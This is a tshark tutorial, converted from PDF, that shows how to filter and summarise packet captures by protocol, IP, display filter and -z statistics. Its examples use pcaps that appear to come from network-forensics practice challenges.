Converted to PDF

```

1 0.000000 0.0.0.0 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e
2 3.941378 0.0.0.0 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e
3 9.549687 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Leave group 224.0
4 9.553122 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0
y sources
5 9.555369 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Leave group 224.0
6 9.555548 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0
y sources
7 9.555984 192.168.137.56 224.0.0.252 LLMNR 72 Standard query 0x8fae ANY FRANKLION-PC<00>
8 9.562541 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0
y sources
9 9.633058 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
10 9.633126 192.168.137.56 192.168.137.255 NBNS 110 Registration NB WORKGROUP<00>
11 9.652799 192.168.137.56 224.0.0.252 LLMNR 72 Standard query 0x8fae ANY FRANKLION-PC<00>
12 9.811780 192.168.137.56 192.168.137.2 DNS 91 Standard query 0xd89c SRV _ldap._tcp.dc._msdcs.mshome.net
me.net
13 9.812023 192.168.137.2 192.168.137.56 DNS 91 Standard query response 0xd89c No such
ap._tcp.dc._msdcs.mshome.net
14 9.814246 192.168.137.56 192.168.137.2 DNS 91 Standard query 0x3fe5 SRV _ldap._tcp.dc._msdcs.mshome.net
me.net
15 9.814509 192.168.137.2 192.168.137.56 DNS 91 Standard query response 0x3fe5 No such
ap._tcp.dc._msdcs.mshome.net
16 10.382617 192.168.137.56 192.168.137.255 NBNS 110 Registration NB WORKGROUP<00>
17 10.382651 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
18 10.385867 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<20>
19 11.132647 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<20>
20 11.132683 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>

```

Filtering

Glossary

-G is a GREAT flag. Using tshark -G help you can get an overview for everything the Glossary can show you

Glossary table reports:	
-G column-formats	dump column format codes and exit
-G decodes	dump "layer type"/"decode as" associations and exit
-G dissector-tables	dump dissector table names, types, and properties
-G elastic-mapping	dump ElasticSearch mapping file
-G fieldcount	dump count of header fields and exit
-G fields	dump fields glossary and exit
-G ftypes	dump field type basic and descriptive names
-G heuristic-decodes	dump heuristic dissector tables
-G plugins	dump installed plugins and exit
-G protocols	dump protocols in registration database and exit
-G values	dump value, range, true/false strings and exit
Preference reports:	
-G currentprefs	dump current preferences and exit
-G defaultprefs	dump default preferences and exit
-G folders	dump about:folders

Protocols

```
tshark -G protocols
```

```
#If you know the family of protocol you already want, grep for it  
tshark -G protocols | grep -i smb
```

```
-> tshark -G protocols | head -n 20  
Lua Dissection  Lua Dissection _ws.lua  
Expert Info  Expert _ws.expert  
29West Protocol 29West 29west  
Pro-MPEG Code of Practice #3 release 2 FEC Protocol      2dparityfec      2dparityfec  
3Com XNS Encapsulation 3COMXNS 3comxns  
3GPP COMMON 3GPP COMMON 3gpp  
3GPP2 A11 3GPP2 A11 a11  
IPv6 over Low power Wireless Personal Area Networks 6LoWPAN 6lowpan  
802.11 radio information 802.11 Radio wlan_radio  
IEEE 802.11 Radiotap Capture header 802.11 Radiotap radiotap  
IEEE 802.11 RSNA EAPOL key 802.11 RSNA EAPOL wlan_rsna_eapol  
Slow Protocols 802.3 Slow protocols slow  
Plan 9 9P 9p  
GSM A-bis OML A-bis OML gsm_abis_oml  
A21 Protocol A21 a21  
Arinc 615a Protocol A615a a615a  
AVTP Audio Format AAF aaf  
ATM AAL1 AAL1 aal1  
ATM AAL3/4 AAL3/4 aal3_4  
Appletalk Address Resolution Protocol AARP aarp  
[18-Jun-21 19:45:57 BST] Desktop/c42-MTA6  
-> tshark -G protocols | grep -i smb  
SMB (Server Message Block Protocol)  SMB  smb  
SMB MailSlot Protocol  SMB Mailslot mailslot  
SMB Pipe Protocol  SMB Pipe  smb_pipe  
SMB2 (Server Message Block Protocol version 2)  SMB2  smb2  
Microsoft Windows Logon Protocol (Old)  SMB_NETLOGON  smb_netlogon  
SMB-Direct (SMB RDMA Transport)  SMBDirect  smb_direct
```

By Protocol

Filter the protocols you want under the -Y flag

```
#get just the one  
tshark -r c42-MTA6.pcap -Y "dhcp"  
tshark -r c42-MTA6.pcap -V -Y "dhcp" #will be verbose and add way more info  
  
#Or treat yourself and collect more than one  
tshark -r c42-MTA6.pcap -Y "dhcp or http"  
tshark -r c42-MTA6.pcap -V -Y "dhcp or http" #will be verbose and add way more info
```

[18-Jun-21 19:24:14 BST] Desktop/c42-MTA6

```
-> tshark -r c42-MTA6.pcap -Y "dhcp"
 1  0.000000  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e11e5
 2  3.941378  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e11e5
 31 13.057182 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0xaa23bdbc
11589 91.395673 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0xe9ae949a
11950 175.650716 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x14cb9ac7
16416 307.556591 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x9738d00f
16484 309.576721 192.168.137.56 → 192.168.137.2 DHCP 350 DHCP Request - Transaction ID 0xfa0c0a3d
19554 444.768306 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x8163738a
19742 609.621390 192.168.137.56 → 192.168.137.2 DHCP 350 DHCP Request - Transaction ID 0x26b51e80
[18-Jun-21 19:24:20 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -Y "dhcp or http" | head -n 20
 1  0.000000  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e11e5
 2  3.941378  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e11e5
 31 13.057182 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0xaa23bdbc
 45 25.652864 192.168.137.56 → 204.79.197.200 HTTP 393 GET / HTTP/1.1
142 26.001806 204.79.197.200 → 192.168.137.56 HTTP 1396 HTTP/1.1 200 OK (text/html)
145 26.572727 192.168.137.56 → 204.79.197.200 HTTP 676 GET /s/a/hpc14.png HTTP/1.1
154 26.684968 204.79.197.200 → 192.168.137.56 HTTP 869 HTTP/1.1 200 OK (PNG)
157 26.933541 192.168.137.56 → 204.79.197.200 HTTP 692 GET /sa/simg/sw_mg_l_4d_orange.png HTTP/1.1
165 27.045689 204.79.197.200 → 192.168.137.56 HTTP 695 HTTP/1.1 200 OK (PNG)
169 27.133298 192.168.137.56 → 204.79.197.200 HTTP 579 GET /fd/s/a/hp/bing.svg HTTP/1.1
172 27.253051 204.79.197.200 → 192.168.137.56 HTTP 1148 HTTP/1.1 200 OK
175 27.262814 192.168.137.56 → 204.79.197.200 HTTP 578 GET /s/a/bing_p_lg.ico HTTP/1.1
181 27.442444 192.168.137.56 → 204.79.197.200 HTTP 939 GET /fd/ls/l?IG=79fd8291061e4f859dd03a7b178643f
"S":"L","FC": -1,"BC": -1,"H":812,"BP":1045,"CT":1262,"IL":1},"ad": [-1,-1,1017,531,1017,531,0],"w3c": "1ffd
TP/1.1
 184 27.460393 204.79.197.200 → 192.168.137.56 HTTP 482 HTTP/1.1 200 OK (image/x-icon)
 187 27.472144 192.168.137.56 → 204.79.197.200 HTTP 1121 GET /rms/Shared.Bundle/jc/f32398c4/d2458b38.js
ared%24event.custom.c.source%2cShared%24event.native.c.source%2cShared%24onHTML.c.source%2cShared%24dom.c
```

If you want to only show detail for particuar protocols, but not filter OUT existing protocols and packets, then the `-0` is your man

```
tshark -r c42-MTA6.pcap -0 http
```

#You can have more than one by comma seperation

```
tshark -r c42-MTA6.pcap -0 http,ip
```

```
Frame 3244: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6)
Internet Protocol Version 4, Src: 192.168.137.56, Dst: 104.28.9.93
Transmission Control Protocol, Src Port: 49185, Dst Port: 80, Seq: 403, Ack: 1368, Len: 0

Frame 3245: 472 bytes on wire (3776 bits), 472 bytes captured (3776 bits)
Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6)
Internet Protocol Version 4, Src: 192.168.137.56, Dst: 104.28.9.93
Transmission Control Protocol, Src Port: 49181, Dst Port: 80, Seq: 2852, Ack: 47595, Len: 418
Hypertext Transfer Protocol
  GET /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css?ver=4.1.7 HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css?ver=4
      [GET /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css?ver=4.1.7 HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: GET
    Request URI: /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css?ver=4.1.7
      Request URI Path: /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css
      Request URI Query: ver=4.1.7
        Request URI Query Parameter: ver=4.1.7
      Request Version: HTTP/1.1
      Accept: text/css, */*\r\n
      Referer: http://www.prideorganizer.com/\r\n
```

By IPs

You can hunt down what a particular IP is up to in your packet

```
tshark -r c42-MTA6.pcap -Y "ip.addr==192.168.137.56"
```

```
#For style points, pipe to ack so it will highlight when your IP appears!
| ack '192.168.137.56'
```

```
[ PDU]
9731 80.031199 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=19610
9732 80.031200 31.13.74.7 → [192.168.137.56] TCP 1421 443 → 49266 [ACK] Seq=22344 Ack=12
[ PDU]
9733 80.031261 31.13.74.7 → [192.168.137.56] TCP 1421 443 → 49266 [ACK] Seq=23711 Ack=12
[ PDU]
9734 80.031312 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=20977
9735 80.031429 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=22344
9736 80.031543 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=23711
9737 80.031591 31.13.74.7 → [192.168.137.56] TCP 1421 443 → 49266 [ACK] Seq=25078 Ack=12
[ PDU]
9738 80.031658 31.13.74.7 → [192.168.137.56] TCP 1421 443 → 49266 [ACK] Seq=26445 Ack=12
[ PDU]
9739 80.031664 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=25078
9740 80.031719 104.28.9.93 → [192.168.137.56] TCP 1421 80 → 49251 [ACK] Seq=422600 Ack=14
[ PDU]
9741 80.031779 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=26445
9742 80.031785 104.28.9.93 → [192.168.137.56] TCP 1421 80 → 49251 [ACK] Seq=423967 Ack=14
[ PDU]
9743 80.031846 104.28.9.93 → [192.168.137.56] TCP 1421 80 → 49251 [ACK] Seq=425334 Ack=14
```

If you want to get a list of all the IPs involved in this traffic, get by Host IP and Destination IP

```
# you can use the -z flag, and we'll get onto that in more detail later
tshark -r c42-MTA6.pcap -q -z ip_hosts,tree
tshark -r c42-MTA6.pcap -q -z ip_srcdst,tree
```

```
-> tshark -r c42-MTA6.pcap -q -z ip_hosts,tree
```

IPv4 Statistics/All Addresses:								
Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
All Addresses	19749				0.0324	100%	2.4300	80.620
192.168.137.56	19747				0.0324	99.99%	2.4300	80.620
104.28.9.93	4373				0.0072	22.14%	2.1100	73.517
204.79.197.200	3849				0.0063	19.49%	1.8700	346.130
216.58.216.67	2239				0.0037	11.34%	1.7800	216.840
216.245.212.78	1371				0.0022	6.94%	1.2500	75.721
31.13.74.52	1156				0.0019	5.85%	2.3100	71.330
67.222.30.115	1063				0.0017	5.38%	1.1300	215.153
128.177.96.56	1010				0.0017	5.11%	2.3400	80.620
69.49.96.13	447				0.0007	2.26%	1.6000	355.211
23.235.44.249	259				0.0004	1.31%	0.7000	214.892
216.58.216.78	251				0.0004	1.27%	0.5200	180.613
31.13.74.1	214				0.0004	1.08%	0.5200	89.030
216.58.216.68	207				0.0003	1.05%	0.9400	216.344
192.168.137.2	206				0.0003	1.04%	0.1100	214.385
96.17.10.18	158				0.0003	0.80%	0.5200	80.511
31.13.74.7	158				0.0003	0.80%	0.5100	79.690
192.186.222.229	127				0.0002	0.64%	0.4700	101.615
173.201.1.1	127				0.0002	0.64%	0.4900	517.973
199.96.57.6	125				0.0002	0.63%	0.4900	78.607
69.16.175.10	117				0.0002	0.59%	0.5300	217.412
184.106.30.104	114				0.0002	0.58%	0.0600	283.594
23.213.239.139	106				0.0002	0.54%	0.3800	70.785
63.219.254.42	103				0.0002	0.52%	0.3700	79.875
107.20.172.16	102				0.0002	0.52%	0.2100	210.612

Alternatively, just do a dirty grep regex to list out all the IPs

```
tshark -r c42-MTA6.pcap |  
grep -E -o "([0-9]{1,3}[\.])\{3\}[0-9]{1,3}" |  
sort -u
```

```
-> tshark -r c42-MTA6.pcap |  
> grep -E -o "([0-9]{1,3}[\.])\{3\}[0-9]{1,3}" |  
> sort -u  
0.0.0.0  
104.244.43.167  
104.244.43.199  
104.244.43.71  
104.28.8.93  
104.28.9.93  
107.20.172.16  
107.22.177.56  
128.177.96.18  
128.177.96.56  
128.177.96.9  
128.241.217.10  
128.241.217.16  
128.241.217.18
```

Using DisplayFilters

DisplayFilters are grep-like methods to control exactly what packets are shown to you. You can

use filters by themselves, or stack them. I regularly use [DisplayFilter cheat sheets](#) as a reminder of all the filtering options available.

The trick to getting specific answers in TShark is to use DisplayFilters at the right time. You won't really use them for granularity at the beginning of an investigation. You may `-Y [protocol]` from the beginning, but to use DisplayFilters you need to have particular values that you are hunting for more information on. This inevitably comes as the investigation progresses.

Perhaps you want to see what kind of HTTP codes have appeared

```
tshark -r packet.pcapng -t ud -Y 'http.response.code'
```

Once you see a particular code (say 200), you can filter down for more info

```
tshark -r packet.pcapng -t ud -Y 'http.response.code==200'
```

```
#to punish yourself, you can make it verbose now you've filtered it down  
tshark -r packet.pcapng -t ud -Y 'http.response.code==200' -x -V -P
```

```
[27-Jun-21 00:04:32 BST] Desktop/c50-AfricanFalls3  
-> tshark -r packet.pcapng -t ud -Y 'http.response.code'  
11851 2021-04-30 01:02:06.741285615 35.232.111.17 → 192.168.1.26 HTTP 233 HTTP/1.1 204 No Content  
18085 2021-04-30 01:04:31.114882198 91.194.146.115 → 192.168.1.26 HTTP 158 HTTP/1.1 200 OK (application/pkix-ca)  
18098 2021-04-30 01:04:32.039133836 91.194.146.110 → 192.168.1.26 OCSP 413 Response  
25884 2021-04-30 01:05:54.617312219 216.58.192.206 → 192.168.1.26 HTTP 688 HTTP/1.1 302 Found  
25894 2021-04-30 01:05:54.770277076 74.125.9.168 → 192.168.1.26 HTTP 669 HTTP/1.1 200 OK  
26264 2021-04-30 01:06:39.777768325 104.21.89.171 → 192.168.1.26 HTTP 71 HTTP/1.1 301 Moved Permanently  
26884 2021-04-30 01:07:21.874414621 34.122.121.32 → 192.168.1.26 HTTP 233 HTTP/1.1 204 No Content  
[27-Jun-21 00:04:40 BST] Desktop/c50-AfricanFalls3  
-> tshark -r packet.pcapng -t ud -Y 'http.response.code==200'  
18085 2021-04-30 01:04:31.114882198 91.194.146.115 → 192.168.1.26 HTTP 158 HTTP/1.1 200 OK (application/pkix-ca)  
18098 2021-04-30 01:04:32.039133836 91.194.146.110 → 192.168.1.26 OCSP 413 Response  
25894 2021-04-30 01:05:54.770277076 74.125.9.168 → 192.168.1.26 HTTP 669 HTTP/1.1 200 OK
```

You may have seen a particular IP, and you want to know what TLS activity it's had

```
tshark -r packet.pcapng 'tls and ip.addr==159.65.89.65'
```

```
[26-Jun-21 23:57:20 BST] Desktop/c50-AfricanFalls3
```

```
-> tshark -r packet.pcapng 'tls and ip.addr==159.65.89.65' | head
15239 126.568426070 192.168.1.26 → 159.65.89.65 TLSv1 583 Client Hello
15275 126.616836040 192.168.1.26 → 159.65.89.65 TLSv1 583 Client Hello
15433 126.922502122 159.65.89.65 → 192.168.1.26 TLSv1.2 1444 Server Hello
15436 126.955561387 159.65.89.65 → 192.168.1.26 TLSv1.2 1444 Server Hello
15444 126.955602561 159.65.89.65 → 192.168.1.26 TLSv1.2 1617 Certificate,
15447 126.960084089 192.168.1.26 → 159.65.89.65 TLSv1.2 192 Client Key Exchange
15448 126.960279858 192.168.1.26 → 159.65.89.65 TLSv1.2 762 Application Data
15450 126.967697686 159.65.89.65 → 192.168.1.26 TLSv1.2 1617 Certificate,
15453 126.968979663 192.168.1.26 → 159.65.89.65 TLSv1.2 192 Client Key Exchange
15505 127.108474407 159.65.89.65 → 192.168.1.26 TLSv1.2 239 [TCP Spurious
[26-Jun-21 23:57:27 BST] Desktop/c50-AfricanFalls3
```

Or maybe you have a particularly MAC address, and you want to know FTP instances

```
tshark -r packet.pcapng 'ftp and eth.addr==c8:09:a8:57:47:93'
```

```
[26-Jun-21 23:57:27 BST] Desktop/c50-AfricanFalls3
```

```
-> tshark -r packet.pcapng 'ftp and eth.addr==c8:09:a8:57:47:93' | head
486 35.837695727 192.168.1.20 → 192.168.1.26 FTP 102 Response: 220 Welcome to Hacker FTP service.
488 35.839884915 192.168.1.26 → 192.168.1.20 FTP 76 Request: AUTH TLS
490 35.840172295 192.168.1.20 → 192.168.1.26 FTP 104 Response: 530 Please login with USER and PASS.
492 35.840412653 192.168.1.26 → 192.168.1.20 FTP 76 Request: AUTH SSL
494 35.840523520 192.168.1.20 → 192.168.1.26 FTP 104 Response: 530 Please login with USER and PASS.
496 35.851219261 192.168.1.26 → 192.168.1.20 FTP 77 Request: USER kali
498 35.851516416 192.168.1.20 → 192.168.1.26 FTP 100 Response: 331 Please specify the password.
500 35.851770445 192.168.1.26 → 192.168.1.20 FTP 86 Request: PASS AfricaCTF2021
502 35.881821765 192.168.1.20 → 192.168.1.26 FTP 89 Response: 230 Login successful.
504 35.882780006 192.168.1.26 → 192.168.1.20 FTP 72 Request: SYST
```

Maybe you're interested to see what DNS activity a particular IP address had

```
tshark -r packet.pcapng 'dns and ip.addr==192.168.1.26'
```

```
[27-Jun-21 00:23:20 BST] Desktop/c50-AfricanFalls3
```

```
-> tshark -r packet.pcapng -t ud 'dns and ip.addr==192.168.1.26'
51 2021-04-30 01:00:53.294184344 192.168.1.26 → 192.168.1.10 DNS 84 Standard query 0xa2ec A fp.msedge.net OPT
64 2021-04-30 01:00:53.486068588 192.168.1.10 → 192.168.1.26 DNS 289 Standard query response 0xa2ec A fp.msedge.net CNAME
.perf.msedge.net CNAME a-0019.a-msedge.net CNAME a-0019.a.dns.afd.azure.com CNAME a-0019.standard.a-msedge.net A 204.79.197.
```

You can find another example here for a [different instance](#)

Removing info around DisplayFilters

Sometimes, you'll be using DisplayFilters that are difficult. Take example, VLAN querying for STP. Specifically, we want to see how many topology changes there are.

The DisplayFilter for this is `stp.flags.tc==1`. But putting that in doesn't seem to work for me.....so I know the value I want to see. I COULD grep, but that would end up being difficult

Instead, I can utilise the `-T fields` flag, which allows me to use the `-e` flag that will only print particular filters. In our case, all I want to do is find the packet number that gives the first 'yes' for topology (which will =1).

```
tshark -r network.pcapng -T fields -e frame.number -e stp.flags.tc |  
sort -k2 -u  
# -k flag says sort on a particular column.  
# We don't want to sort on the packet numbers, we want to sort on the boolean valu
```

Awesome, here we can see that packet 42 is the first time there is confirmation that the topology has changed. We have stripped back the information to only show us exactly what we want: packet number, and STP topography boolean

```
[27-Jun-21 15:57:37 BST] Desktop/WireDive  
-> tshark -r network.pcapng -T fields -e frame.number -e stp.flags.tc |  
> sort -k2 -u  
1  
2      0  
42      1  
[27-Jun-21 16:02:19 BST] Desktop/WireDive
```

Now we know the packet number, let's go investigate more details on the VLAN number responsible

```
tshark -r network.pcapng -V -P -c 42 |  
tail -n120 |  
ack -i 'topology' --passthru
```

```
BPDU flags: 0x79, Agreement, Forwarding, Learning, Port Role: Ro
```

Topology Change

```
0... .... = Topology Change Acknowledgment: No  
.1.. .... = Agreement: Yes  
.1. .... = Forwarding: Yes  
.1 ... = Learning: Yes  
.... 10.. = Port Role: Root (2)  
.... .0. - Proposal: No  
.... .1 = Topology Change: Yes
```

```
Root Identifier: 24576 / 20 / 00:21:1b:ae:31:80
```

```
Root Bridge Priority: 24576
```

```
Root Bridge System ID Extension: 20
```

```
Root Bridge System ID: Cisco_ae:31:80 (00:21:1b:ae:31:80)
```

```
Root Path Cost: 4
```

```
Bridge Identifier: 32768 / 20 / 00:0a:8a:a1:5a:80
```

```
Bridge Priority: 32768
```

```
Bridge System ID Extension: 20
```

```
Bridge System ID: Cisco_a1:5a:80 (00:0a:8a:a1:5a:80)
```

```
Port identifier: 0x8042
```

```
Message Age: 0
```

```
Max Age: 20
```

```
Hello Time: 2
```

```
Forward Delay: 15
```

```
Version 1 Length: 0
```

```
Originating VLAN (PVID): 20
```

```
Type: Originating VLAN (0x0000)
```

```
Length: 2
```

```
Originating VLAN: 20
```

Awesome, so we managed to achieve all of this by first sifting out all noise and focusing just on the two fields of the display filter

Stats

The `-z` flag is weird. It's super useful to collect and aggregate stats about particular values. Want to know all of the IPs in captured traffic AND sort them according to how prevalent they are in traffic? `-z` is your guy

Get a list of all the things it can provide

```
tshark -z help
```

conv,ip	follow,tls
conv,ipv6	follow,udp
conv,ipx	gsm_a
conv,jxta	gsm_a,bssmap
conv,mptcp	gsm_a,dtap_cc
conv,ncp	gsm_a,dtap_gmm
conv,rsvp	gsm_a,dtap_mm
conv,sctp	gsm_a,dtap_rr
conv,sll	gsm_a,dtap_sach
conv,tcp	gsm_a,dtap_sm
conv,tr	gsm_a,dtap_sms
conv,udp	gsm_a,dtap_ss
conv,usb	gsm_a,dtap_tp
conv,wlan	gsm_map,operation
conv,wpan	gtp,srt
conv,zbee_nwk	h225,counter
credentials	h225_ras,rtd
dcerpc,srt	hart_ip,tree
dests,tree	hosts
dhcp,stat	hpfeeds,tree
diameter,avp	http,stat
diameter,srt	http,tree
dns,tree	http2,tree
endpoints,bluetooth	http_req,tree
endpoints,eth	http_seq,tree
endpoints,fc	http_srv,tree

Get Conversations

The `-z` flag can collect all the conversations that particular protocols are having. At the bottom, it will provide a table of stats

There are the services supported

conv,bluetooth	conv,rsvp
conv,eth	conv,sctp
conv,fc	conv,sll
conv,fddi	conv,tcp
conv,ip	conv,tr
conv,ipv6	conv,udp
conv,ipx	conv,usb
conv,jxta	conv,wlan
conv,mptcp	conv,wpan
conv,ncp	conv,zbee_nwk

```

"bluetooth"  Bluetooth addresses
"eth"        Ethernet addresses
"fc"         Fibre Channel addresses
"fddi"       FDDI addresses
"ip"         IPv4 addresses
"ipv6"       IPv6 addresses
"ipx"        IPX addresses
"jxta"       JXTA message addresses
"ncp"        NCP connections
"rsvp"       RSVP connections
"sctp"       SCTP addresses
"tcp"        TCP/IP socket pairs  Both IPv4 and IPv6 are supported
"tr"         Token Ring addresses
"usb"        USB addresses
"udp"        UDP/IP socket pairs  Both IPv4 and IPv6 are supported
"wlan"       IEEE 802.11 addresses

```

Some examples include:

IP conversations.

```

tshark -r c42-MTA6.pcap -q -z conv,ip
# the -q flag suppresses packets and just gives the STATS

#endpoints involved in traffic
tshark -r c42-MTA6.pcap -q -z endpoints,ipv4

```

		<-		>-		Total		Relative		Duration	
		Frames	Bytes	Frames	Bytes	Frames	Bytes	Start			
104.28.9.93	<->	192.168.137.56	2276	181kB	2097	2,852kB	4373	3,033kB	59.401257000	110.1180	
192.168.137.56	<->	204.79.197.200	1944	2,242kB	1905	261kB	3849	2,504kB	24.772840000	345.6089	
192.168.137.56	<->	216.58.216.67	1069	1,190kB	1170	151kB	2239	1,341kB	74.412694000	295.9690	
192.168.137.56	<->	216.245.212.78	706	912kB	665	50kB	1371	962kB	74.412064000	79.9423	
31.13.74.52	<->	192.168.137.56	699	48kB	547	699kB	1156	747kB	70.715698000	83.6331	
67.222.30.115	<->	192.168.137.56	575	63kB	488	614kB	1063	678kB	213.683853000	115.6198	
128.177.96.56	<->	192.168.137.56	534	66kB	476	573kB	1010	639kB	79.624740000	74.7288	
69.49.96.13	<->	192.168.137.56	203	19kB	244	180kB	447	200kB	354.546406000	16.1239	
23.235.44.249	<->	192.168.137.56	139	11kB	120	154kB	259	165kB	214.457199000	71.4390	
192.168.137.56	<->	216.58.216.78	108	90kB	143	16kB	251	107kB	74.562856000	295.8186	
31.13.74.1	<->	192.168.137.56	115	12kB	99	86kB	214	98kB	75.425559000	210.4443	
192.168.137.56	<->	216.58.216.68	98	117kB	109	9,977bytes	207	126kB	178.528381000	107.3682	
192.168.137.2	<->	192.168.137.56	104	8,674bytes	102	14kB	206	22kB	9.811780000	599.8096	
31.13.74.7	<->	192.168.137.56	90	11kB	68	54kB	158	66kB	79.624585000	74.7286	
96.17.10.18	<->	192.168.137.56	85	10kB	73	68kB	158	79kB	79.625027000	74.7284	
192.168.137.56	<->	192.186.222.229	62	50kB	65	5,869bytes	127	56kB	92.664088000	22.4938	
173.201.1.1	<->	192.168.137.56	69	6,118bytes	58	51kB	127	57kB	447.255994000	134.6818	

-> tshark -r c42-MTA6.pcap -q -z endpoints,ipv4

IPv4 Endpoints

Filter:<No Filter>

	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
192.168.137.56	19747	11774727	10309	1106886	9438	10667841
104.28.9.93	4373	3033933	2097	2852802	2276	181131
204.79.197.200	3849	2504102	1944	2242395	1905	261707
216.58.216.67	2239	1341433	1069	1190193	1170	151240
216.245.212.78	1371	962757	706	912115	665	50642
31.13.74.52	1156	747502	547	699236	609	48266
67.222.30.115	1063	678072	488	614450	575	63622
128.177.96.56	1010	639641	476	573455	534	66186
69.49.96.13	447	200138	244	180203	203	19935
23.235.44.249	259	165971	120	154734	139	11237
216.58.216.78	251	107102	108	90789	142	16404

DNS Conversations

tshark -r c42-MTA6.pcap -q -z dns,tree

-> tshark -r c42-MTA6.pcap -q -z dns,tree

DNS:	Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Total Packets	204					0.0004	100%	0.1100	214.385
rcode	204					0.0004	100.00%	0.1100	214.385
No error	202					0.0004	99.02%	0.1100	214.385
No such name	2					0.0000	0.98%	0.0200	9.812
pcodes	204					0.0004	100.00%	0.1100	214.385
Standard query	204					0.0004	100.00%	0.1100	214.385
Query/Response	204					0.0004	100.00%	0.1100	214.385
Response	102					0.0002	50.00%	0.0800	214.456
Query	102					0.0002	50.00%	0.0800	214.358
Query Type	204					0.0004	100.00%	0.1100	214.385
A (Host Address)	197					0.0004	96.57%	0.1100	214.385
SRV (Server Selection)	4					0.0000	1.96%	0.0400	9.812
AAAA (IPv6 Address)	3					0.0000	1.47%	0.0200	305.926
Class	204					0.0004	100.00%	0.1100	214.385
IN	204					0.0004	100.00%	0.1100	214.385
Payload size	204	66.63	27	263		0.0004	100%	0.1100	214.385
Query Stats	0					0.0000	100%	-	-
Qname Len	102	18.18	9	31		0.0002		0.0800	214.358
Label Stats	0					0.0000		-	-
3rd Level	81					0.0002		0.0800	214.358

DHCP conversations

tshark -r c42-MTA6.pcap -q -z dhcp,stat

```
-> tshark -r c42-MIA6.pcap -q -z dhcp,stat
```

```
=====
DHCP (BOOTP) Statistics:
Filter for statistics:
DHCP Message Type |Packets |
DHCP Statistics
Discover           | 0 |
Offer              | 0 |
Request            | 4 |
Decline            | 0 |
ACK                | 0 |
NAK                | 0 |
Release             | 0 |
Inform              | 5 |
Force Renew         | 0 |
Lease query         | 0 |
Lease Unassigned    | 0 |
Lease Unknown        | 0 |
Lease Active          | 0 |
Bulk Lease Query     | 0 |
Lease Query Done      | 0 |
Active LeaseQuery     | 0 |
Lease Query Status     | 0 |
TLS                 | 0 |
=====
```

DHCP Details

You can rip out some interesting details from DHCP packets. For example, the requested IP address from the client, and the host name involved

```
tshark -r network.pcapng -Y dhcp -V | ack 'Requested IP Address|Host Name' --nocolor
```

```
[27-Jun-21 15:41:15 BST] Desktop/WireDive
-> tshark -r network.pcapng -Y dhcp -V | ack 'Requested IP Address|Host Name' --nocolor
  Option: (50) Requested IP Address (192.168.20.11)
    Requested IP Address: 192.168.20.11
  Option: (12) Host Name
    Host Name: Microknoppix
    Parameter Request List Item: (12) Host Name
  Option: (12) Host Name
```

SIP Conversations

```
tshark -r Voip-trace.pcap -q -z sip,stat
```

SIP Statistics

Number of SIP messages: 19

Number of resent SIP messages: 0

* SIP Status Codes in reply packets

SIP 200 OK	:	4 Packets
SIP 100 Trying	:	1 Packets
SIP 401 Unauthorized	:	3 Packets
SIP 404 Not Found	:	1 Packets

* List of SIP Request methods

INVITE	:	2 Packets
ACK	:	2 Packets
OPTIONS	:	1 Packets
REGISTER	:	2 Packets
SUBSCRIBE	:	2 Packets
BYE	:	1 Packets

* Average setup time 16 ms

Min 3 ms

Max 30 ms

Stats on Protocols Involved in Traffic

This will display a hierarchy of the protocols involved in collected traffic

```
